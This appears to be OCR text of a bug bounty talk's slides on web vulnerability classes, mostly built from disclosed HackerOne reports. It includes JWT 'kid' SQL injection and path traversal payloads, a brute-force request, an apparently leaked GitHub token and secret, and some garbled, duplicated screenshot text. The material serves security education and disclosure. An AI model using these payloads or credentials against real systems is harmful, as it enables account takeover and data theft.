
- id: **/id/00D2o000000YqXaEAK/0052o000008huadAAA**
- asserted_user: **true**
- user_id: **0052o000008huadAAA**
- organization_id: **00D2o000000YqXaEAK**
- username: **inti.de.ceukelaire+dontcallme-kxbg@force.com**
- nick_name: **inti.de.ceukelaire+dontcallme-kxbg**
- display_name: **Inti De Ceukelairell**
- email: **intidc@gitlab.com**
- email_verified: **false**
- first_name: **Inti**
- last_name: **De Ceukelairell**
- timezone: **Europe/Paris**
- 📁 photos

Account takeover (gitlab forums)

The screenshot shows the 'User Settings > Emails' page on gitlab.com. The left sidebar has 'Emails' selected. The main area shows an 'Emails' section with a sub-section 'Control emails linked to your account'. An 'Add email address' form is present with a text input field and a green 'Add email address' button. Below it is a 'Linked emails (1)' section containing the email 'intidc@gitlab.com' with a 'Verified' badge. To the right of the email are three buttons: 'Primary email' (green), 'Commit email' (blue), and 'Default notification email' (blue). A red arrow points from the bottom right towards the 'Verified' badge.

User Settings > Emails

Emails

Control emails linked to your account

Add email address

Email

Add email address

Linked emails (1)

- Your Primary Email will be used for avatar detection.
- Your Commit Email will be used for web based operations, such as edits and merges.
- Your Default Notification Email will be used for account notifications if a group-specific email address is not set.
- Your Public Email will be displayed on your public profile.
- All email addresses will be used to identify your commits.

intidc@gitlab.com Verified

Primary email Commit email Default notification email

Verified

Account takeover (gitlab forums)

The screenshot shows the 'User Settings > Emails' page on gitlab.com. The left sidebar has 'Emails' selected. The main area shows an 'Emails' section with a sub-section 'Control emails linked to your account'. Below it is an 'Add email address' form with a text input and a green 'Add email address' button. To the right is a 'Linked emails (1)' section showing 'intidc@gitlab.com' with a 'Verified' badge. Below this are several bullet points about the usage of emails. A large red arrow points from the text 'Doesn't work to hijack GitLab accounts 😊' at the bottom left towards the 'Verified' badge.

gitlab.com/profile/emails

GitLab Projects Groups Activity Milestones Snippets

User Settings > Emails

Emails

Control emails linked to your account

Add email address

Email

Add email address

Linked emails (1)

- Your Primary Email will be used for avatar detection.
- Your Commit Email will be used for web based operations, such as edits and...
- Your Default Notification Email will be used for account notifications if a group...
- Your Public Email will be displayed on your public profile.
- All email addresses will be used to identify your commits.


intidc@gitlab.com Verified

Primary email Commit email Default

Doesn't work to hijack GitLab accounts 😊

Verified

Account takeover (gitlab forum)



A screenshot of a Google search results page. The search query is "login with GitLab". The top result is a link to "forum.gitlab.com" titled "login with gitlab - GitLab Forum". The URL "forum.gitlab.com" is highlighted with a red box. Below the link, there is a snippet of text: "Confusing permission request when authorizing forum.gitlab.com for "login with gitlab" · Meta · daniel_abel July 25, 2019, 7:26am #1. The first time I tried using ...".

Account takeover (gitlab forum)

The image shows a web browser with two tabs open:

- Emails - User Settings - GitLab**: This tab displays the 'Emails' settings page. It includes sections for 'Add email address' (with a placeholder 'Email' and a 'Add email address' button), 'Linked emails (1)' (listing `securinti@wearehackerone.com` as Primary email, Commit email, and Default notification email, with a 'Verified' badge), and a note about email usage for various GitLab operations.
- Profile - securinti - GitLab Forum**: This tab displays the user profile page for 'securinti'. It shows basic profile information: Username ('securinti'), Profile Picture (a placeholder image of a person wearing sunglasses), Name ('If you see this, you're in'), Email ('`securinti@wearehackerone.com`'), and Password ('Send Password Reset Email').

Two large, semi-transparent watermarks are overlaid on the pages:

- A red diagonal watermark on the left tab reads "FAKE GITLAB ACCOUNT".
- A green diagonal watermark on the right tab reads "REAL FORUM ACCOUNT".

Account takeover (gitlab forum)

The image consists of two side-by-side screenshots of a web browser. The left screenshot shows a 'User Settings > User Settings' page from gitlab.com. A large red watermark reading 'FAKE GITLAB ACCOUNT' is overlaid on the center of the page. The right screenshot shows a 'User Settings > Preferences' page from https://forum.gitlab.com/u/securinti/preferences/account. A large green watermark reading 'REAL FORUM ACCOUNT' is overlaid on the center of the page. Both screenshots show standard GitLab interface elements like navigation bars, search bars, and user activity sections.

gitlab.com/oauth/authorize?client_id=602002e60806134065316781a95c01d99369b55d1354045e2393af0177434fa2&redirect...

Projects Groups More

User Settings > User Settings

Search or jump to...

FAKE GITLAB ACCOUNT

Authorize forum.gitlab.com to use your account

An application called forum.gitlab.com is requesting access to your GitLab account. Please note that this application is not provided by GitLab and you should verify its authenticity before allowing access.

This application will be able to:

- Access the authenticated user's API

Grants complete read/write access to the API, including all groups and projects, the container registry, and the package registry.

Deny Authorize

https://forum.gitlab.com/u/securinti/preferences/account

What is GitLab? Try it! Install It! Blog Docs

Search ≡

REAL FORUM ACCOUNT

Profile

this, you're in

Activity Notifications Messages Preferences

Username securinti

People can mention you as @securinti

Profile Picture

Name
If you see this, you're in
your full name (optional)

Email securinti@wearehackerone.com

Never shown to the public.

Password

@davwwwx

Account takeover (gitlab forum)

forum.gitlab.com/u/securinti/preferences/account

What is GitLab? Try it! Install It! Blog Docs

GitLab

securinti
If you see this, you're in

Summary Activity Notifications Messages Preferences

Account

Username: securinti

Profile Picture:

Name: If you see this, you're in
your full name (optional)

Email: securinti@wearehackerone.com
Never shown to the public.

Password:

Two Factor Authentication

What is GitLab? Try it! Install It! Blog Docs

Lab

curinti
ou see this, you're in

Activity Notifications Messages Preferences

ons

ries

Username: securinti

Profile Picture:

Name: If you see this, you're in
your full name (optional)

Email: securinti@wearehackerone.com
Never shown to the public.

Password:

Two Factor Authentication

@davwwwx

Account takeover (gitlab forum)

 Inti De Ceukelaire (intidc) 8267 Reputation 67th Rank 5.46 Signal 91st Percentile 21.37 Impact 92nd Percentile

 #678427 Arbitrary e-mail verification leading to multiple account takeovers w/o user interaction through GitLab's SSO

State	● Resolved (Closed)	Severity	Critical (9 ~ 10)
Reported To	GitLab	Participants	
Asset	gitlab.com (Domain)	Visibility	Private

JWT "none" algorithm

"alg" Param	Digital Signature or MAC Algorithm	Implementation Requirements
HS256	HMAC using SHA-256	Required
HS384	HMAC using SHA-384	Optional
HS512	HMAC using SHA-512	Optional
RS256	RSASSA-PKCS1-v1_5 using SHA-256	Recommended
RS384	RSASSA-PKCS1-v1_5 using SHA-384	Optional
RS512	RSASSA-PKCS1-v1_5 using SHA-512	Optional
ES256	ECDSA using P-256 and SHA-256	Recommended+
ES384	ECDSA using P-384 and SHA-384	Optional
ES512	ECDSA using P-521 and SHA-512	Optional
PS256	RSASSA-PSS using SHA-256 and MGF1 with SHA-256	Optional
PS384	RSASSA-PSS using SHA-384 and MGF1 with SHA-384	Optional
PS512	RSASSA-PSS using SHA-512 and MGF1 with SHA-512	Optional
none	No digital signature or MAC performed	Optional

https://owasp.org/www-chapter-vancouver/assets/presentations/2020-01_Attacking_and_Securing_JWT.pdf

@davwwwx

JWT library default key

Creating (encoding) token

```
var payload = new Dictionary<string, object>
{
    { "claim1", 0 },
    { "claim2", "claim2-value" }
};

const string secret = "GQDstcKsx0NHjPOuX0Yg5MbeJ1XT0uFiwDVvVBrk";

IJwtAlgorithm algorithm = new HMACSHA256Algorithm(); // symmetric
IJsonSerializer serializer = new JsonNetSerializer();
IBase64UrlEncoder urlEncoder = new JwtBase64UrlEncoder();
IJwtEncoder encoder = new JwtEncoder(algorithm, serializer, urlEncoder);

var token = encoder.Encode(payload, secret);
Console.WriteLine(token);
```

<https://github.com/jwt-dotnet/jwt>

<https://github.com/wallarm/jwt-secrets/blob/master/jwt.secrets.list>

JWT "kid" manipulation

```
{  
  "alg" : "HS256",  
  "typ" : "JWT",  
  "kid" : "1"          // use key number 1 to verify the token  
}
```

directory traversal

```
"kid": "../../public/css/main.css"  
  
// use the publicly available file main.css to verify the token
```

sql injection

```
"kid": "aaaaaaaa' UNION SELECT 'key';--"  
  
// use the string "key" to verify the token
```

<https://github.com/andresriancho/jwt-fuzzer>

@davwwwx

Privilege escalation from any user (including external) to gitlab admin when admin impersonates you

User Settings > Active Sessions

Active Sessions

This is a list of devices that have logged into your account. Revoke any sessions that you do not recognize.

<input type="checkbox"/> 192.168.1.65	Last accessed on 09 Feb 13:41	Revoke
<input type="checkbox"/> 192.168.1.65	This is your current session	
	Firefox on Mac	
	Signed in on 09 Feb 13:27	

this is admin logged into this account



@davwwwx

Privilege escalation from any user (including external) to gitlab admin when admin impersonates you

The screenshot shows the GitLab interface with a dark theme. The top navigation bar includes links for 'Projects', 'Groups', 'More', a search bar, and various status indicators (0x1, 1, ?). On the left, a sidebar lists icons for User Settings, Projects, Groups, More, Activity, Statistics, Reports, and Help.

The main content area displays the 'User Settings > Active Sessions' page. A section titled 'Active Sessions' explains that it lists devices logged into the account. It shows two sessions:




- 192.168.1.65** (Current session)
 - Device: Firefox on Mac
 - Signed in on 09 Feb 13:27
- 192.168.1.65**
 - Last accessed on 09 Feb 13:41
 - Device: Firefox on Mac
 - Signed in on 09 Feb 13:27

A red 'Revoke' button is visible next to the second session's details.

<https://hackerone.com/reports/493324>

@davwwwx

Facebook Access Token Security Breach (30 million accounts)



<https://about.fb.com/news/2018/09/security-update/>

<https://about.fb.com/news/2018/10/update-on-security-issue/>

Privilege Escalation (vertical)

 metnew submitted a report to [HackerOne](#). Jun 11th (2 years ago)

Summary

<https://hackerone.com/TEAM/groups> URL is accessible to team members with Program permission, even when "Group Management" and "User Management" menus aren't visible.

I didn't research this further, however, I was able to grant all permissions to the user assigned to a group with Program permission.

PoC

Tested on a user assigned to a group with Program permissions

1. Go to <https://hackerone.com/TEAM/groups>
2. Select the current user's group
3. Add arbitrary permission (e.g. Admin)

<https://hackerone.com/reports/605720>

Insecure Direct Object Reference

Privilege Escalation (horizontal)

`https://insecure-website.com/customer_account?customer_number=132355`

`https://insecure-website.com/customer_account?customer_number=132356`

Insecure Direct Object Reference

Jobert Abma (jobert) 6100 - 6.44 93rd 18.95 89th
Reputation Rank Signal Percentile Impact Percentile

25 #663431 IDOR in Bugs overview enables attacker to determine the date range a hackathon was active Share: [f](#) [t](#) [in](#) [y](#) [e](#)

State	● Resolved (Closed)	Severity	Low (3.8)
Disclosed	December 13, 2019 9:53pm +0400	Participants	
Reported To	HackerOne	Visibility	Disclosed (Full)
Reported at	July 30, 2019 2:59am +0400		
Asset	https://hackerone.com (Domain)		
CVE ID			
Weakness	Insecure Direct Object Reference (IDOR)		

<https://hackerone.com/reports/663431>

@davwwwx

Insecure Direct Object Reference

Mayur Gupta (risinghunter) 312 - 2.47 73rd 10.91 76th Reputation Rank Signal Percentile Impact Percentile

2 #741683 idor on upload profile functionality Share: [f](#) [t](#) [in](#) [y](#) [g](#)

State	● Resolved (Closed)	Severity	● High (7 ~ 8.9)
Disclosed	May 14, 2020 9:12pm +0400	Participants	
Reported To	U.S. Dept Of Defense	Visibility	Disclosed (Full)
Reported at	November 20, 2019 12:50pm +0400		
CVE ID			
Weakness	Insecure Direct Object Reference (IDOR)		

<https://hackerone.com/reports/741683>

Insecure Direct Object Reference

Himanshu Kumar (hk755a) 1316 Reputation - 2.19 Signal 71st Percentile 19.59 Impact 90th Percentile

172 #391092 I.D.O.R To Order,Book,Buy,reserve On YELP FOR FREE (UNAUTHORIZED USE OF OTHER USER'S CREDIT CARD)

Share:

State	● Resolved (Closed)	Severity	Critical (9 ~ 10)
Disclosed	August 19, 2020 5:11am +0400	Participants	
Reported To	Yelp	Visibility	Disclosed (Limited)
Reported at	August 7, 2018 1:09am +0400		
CVE ID			
Weakness	Insecure Direct Object Reference (IDOR)		
Bounty	\$2,500		

<https://hackerone.com/reports/391092>

@davwwwx

OTP/recovery code bruteforce

0x3c3e 385 - 6.13 92nd 23.13 94th
Reputation Rank Signal Percentile Impact Percentile

250 #743545 Bruteforce password recovery code Share: [f](#) [t](#) [in](#) [y](#) [s](#)

State	● Resolved (Closed)	Severity	No Rating (---)
Disclosed	January 18, 2020 9:45pm +0400	Participants	
Reported To	Bumble	Visibility	Disclosed (Full)
Reported at	November 21, 2019 9:54pm +0400		
CVE ID			
Weakness	Violation of Secure Design Principles		
Bounty	\$1,000		

<https://hackerone.com/reports/743545>

@davwwwx

OTP/recovery code bruteforce

Sergey Kashatov (iframe) 3994 - 3.01 76th 12.61 78th Reputation Rank Signal Percentile Impact Percentile

102 #671119 [agent.33slona.ru] Recovery code bruteforce Share: [f](#) [t](#) [in](#) [Y](#) [e](#)

State	● Resolved (Closed)	Severity	High (8.2)
Disclosed	October 11, 2019 5:28pm +0400	Participants	
Reported To	Mail.ru	Visibility	Disclosed (Limited)
Reported at	August 10, 2019 11:43pm +0400		
CVE ID			
Weakness	Brute Force		
Bounty	\$1,500		

<https://hackerone.com/reports/671119>

Facebook recovery code bruteforce (no rate limit)

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0	154007	200			42780	
9	154008	200			42742	
10	154009	200			42742	
11	154010	200			42780	
12	154011	200			42782	
13	154012	200			42782	
14	154013	200			42780	
15	154014	200			42742	
16	154015	200			42742	
17	154016	200			42742	
18	154017	200			42782	
19	154018	200			42780	
20	154019	200			42742	
21	154020	200			42742	
22	154021	200			42742	

Request Response

Raw Params Headers Hex

```
POST /recover/as/code/ HTTP/1.1
Host: beta.facebook.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:37.0) Gecko/20100101 Firefox/37.0
```

<https://www.youtube.com/watch?v=U3Of-jF1nWo>

Information Disclosure

buckets

Files

 **1.717 Of 4.167
Billion** [\(?\)](#)

AWS Buckets

 **115269 Of
317977** [\(?\)](#)

Azure Blobs

 **7162 Of 17537** [\(?\)](#)

Last Update

 **21 November
2020**

Search Public Buckets

[Random Files](#)

Wondering what is this website ? Read details here: [How to search for Open Amazon s3 Buckets and their contents](#)

Keywords - Stopwords (start with minus -) [\(?\)](#) Full Path [\(?\)](#) Treat as regex [\(?\)](#) Do not autocorrect regex [\(?\)](#)

Order By

Order By Direction

 Descending

Filename Extensions (php, xlsx, docx, pdf)

<https://buckets.grayhatwarfare.com/>

@davwwwx



KARTHIKEYAN T (kartarkat)

163

Reputation

-

1.00

66th

15.00

82nd

Rank

Signal

Percentile

Impact

Percentile

42

#819278

Open S3 Bucket Accessible by any Aws User

Share:

State ● Resolved (Closed)

Severity Low (0.1 ~ 3.9)

Disclosed May 1, 2020 11:24am +0400

Participants

Reported To [Greenhouse.io](#)

Visibility Disclosed (Full)

Reported at March 14, 2020 8:00pm +0400

Asset www.greenhouse.io
(Domain)

CVE ID

Weakness Improper Access Control - Generic

Bounty \$100

<https://hackerone.com/reports/819278>

@davwwwx



snwlol (snwlol)

151

-

3.50

79th

Reputation

Rank

Signal

Percentile

26

#710319

[razer-assets2] Listing of Amazon S3 Bucket accessible to any AWS cli

Share:

State ● Resolved (Closed)

Severity Medium (4 ~ 6.9)

Disclosed December 5, 2019 10:28am +0400

Participants

Reported To [Razer](#)

Visibility Disclosed (Limited)

Reported at October 9, 2019 1:28pm +0400

Asset S3 bucket exposure
(Other)

CVE ID

Weakness Information Disclosure

Bounty \$250

<https://hackerone.com/reports/710319>

@davwwwx



Bohdan Bodishtyan (xaleraf4ra)

630

Reputation

-

2.88

Signal

75th

Percentile

5.00

Impact

74th

Percentile

8

#661873

Information Disclosure - Получаем доступ к работам и к приватным презентациям к курсам

Share:



State Resolved (Closed)

Severity Medium (4.3)

Disclosed August 28, 2019 2:20pm +0400

Participants

Reported To [Mail.ru](#)

Visibility Disclosed (Limited)

Reported at July 27, 2019 8:50pm +0400

Asset Another project / domain acquired by Ma...
(Other)

CVE ID

Weakness Information Exposure Through Directory Listing

Bounty \$300

<https://hackerone.com/reports/661873>

@davwwwx

github

Open Github Repo Leaking FTP Credentials of http://downloads.solarwinds.com



Vinoth Kumar
Tue 2019-11-19 14:32
To: psirt@solarwinds.com

↶ ↷ → ...

Hi Team,

I have found a public Github repo which is leaking ftp credential belongs to SolarWinds.

Repo URL: <https://github.com/>

.config

Downloads Url: http://downloads.solarwinds.com

FTP Url: ftp://solarwinds.upload.akamai.com

Username:

Password:

POC: <http://downloads.solarwinds.com/test.txt>

I was able to upload a test POC.

Via this any hacker could upload malicious exe and update it with release SolarWinds product.

```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <appSettings>
    <add key="PathToSou"
        <add key="PathToTar"
        <add key="FtpUser"
        <add key="FtpPassw
        <add key="Targetfil
        <add key="BaseUrl"
        <add key="ClientTok
        <add key="AccessTok
        <add key="Secret" v
  </appSettings>
  <startup>
    <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.5" />
  </startup>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <dependentAssembly>
        <assemblyIdentity name="System.Net.Http.Extensions" publicKeyToken="b03f5f7f11d50a3a" culture="neutral" />
        <bindingRedirect oldVersion="0.0.0.0-2.2.29.0" newVersion="2.2.29.0" />
      </dependentAssembly>
      <dependentAssembly>
        <assemblyIdentity name="System.Net.Http.Primitives" publicKeyToken="b03f5f7f11d50a3a" culture="neutral" />
        <bindingRedirect oldVersion="0.0.0.0-4.2.29.0" newVersion="4.2.29.0" />
      </dependentAssembly>
    </assemblyBinding>
  </runtime>
</configuration>
```

@davwwwx

snapchat's github access token

TIMELINE



th3g3nt3lman submitted a report to **Snapchat**.

Aug 17th (2 years ago)

Description :

GitHub is a truly awesome service but it is unwise to put any sensitive data in code that is hosted on GitHub and similar services as i was able to find github token indexed **7 hours Ago** by user ██████████ - *Software Engineer - Snap Inc*

Issue & POC :

You can find the leak in this link :

<https://github.com/%E2%96%88%E2%96%88%E2%96%88%E2%96%88%E2%96%88/leetcode/blob/0eec6434940a01e490d5eecea9baf4778836c54e/TopicMatch.py>

```
import os
import requests
import sys
pull_number = 76793
pull_url = "https://github.sc-corp.net/api/v3/repos/Snapchat/android/pulls/" + str(pull_number)
payload = {}
payload["Authorization"] = "token " + "9db9ca3440e535d90408a32a9c03d415979da910"
print payload
r = requests.get(pull_url,
```

Private list members disclosure via GraphQL

RyotaK (ryotak) 743 - 4.64 84th 13.57 79th
Reputation Rank Signal Percentile Impact Percentile

311 #885539 Private list members disclosure via GraphQL Share: [f](#) [t](#) [in](#) [Y](#) [d](#)

State	● Resolved (Closed)	Severity	Low (0.1 ~ 3.9)
Disclosed	August 4, 2020 5:25am +0400	Participants	
Reported To	Twitter	Visibility	Disclosed (Full)
Reported at	May 29, 2020 11:23am +0400		
Asset	*.twitter.com (Domain)		
CVE ID			
Weakness	Improper Access Control - Generic		
Bounty	\$2,940		

<https://hackerone.com/reports/885539>

@davwwwx

GraphQL introspection queries

```
graphql_introspection_query.graphql
Raw

1 query IntrospectionQuery {
2   __schema {
3     queryType { name }
4     mutationType { name }
5     types {
6       ...FullType
7     }
8     directives {
9       name
10      description
11      locations
12      args {
13        ...InputValue
14      }
15    }
16  }
17 }
18 fragment FullType on __Type {
19   kind
20   name
21   description
22   fields(includeDeprecated: true) {
23     name
24     description
25     args {
```



Aullia Rakheen (kittytrace)

208

-

0.64

63rd

Reputation

Rank

Signal

Percentile

128

#983331

Public and secret api key leaked in JavaScript source

Share:



State Resolved (Closed)

Severity Medium (4 ~ 6.9)

Disclosed September 29, 2020 3:31pm +0400

Participants

Reported To [Stripo Inc](#)

Visibility Disclosed (Full)

Reported at September 16, 2020 2:26pm +0400

Asset [stripo.email](#)
(Domain)

CVE ID

Weakness Cleartext Storage of Sensitive Information

<https://hackerone.com/reports/983331>

@davwwwx



Abhinav Gaur (ticzox)

104

-

-0.70

54th

Reputation

Rank

Signal

Percentile

37

#753868

Insecure Storage and Overly Permissive API Keys in Android App

Share:

State: ● Resolved (Closed)Severity: ■■■ Medium (4 ~ 6.9)

Disclosed: April 12, 2020 10:32pm +0400

Participants:

Reported To: [Zenly](#)

Visibility: Disclosed (Full)

Reported at: December 8, 2019 10:22am +0400

Asset: app.zenly.locator
(Android: Play Store)

CVE ID

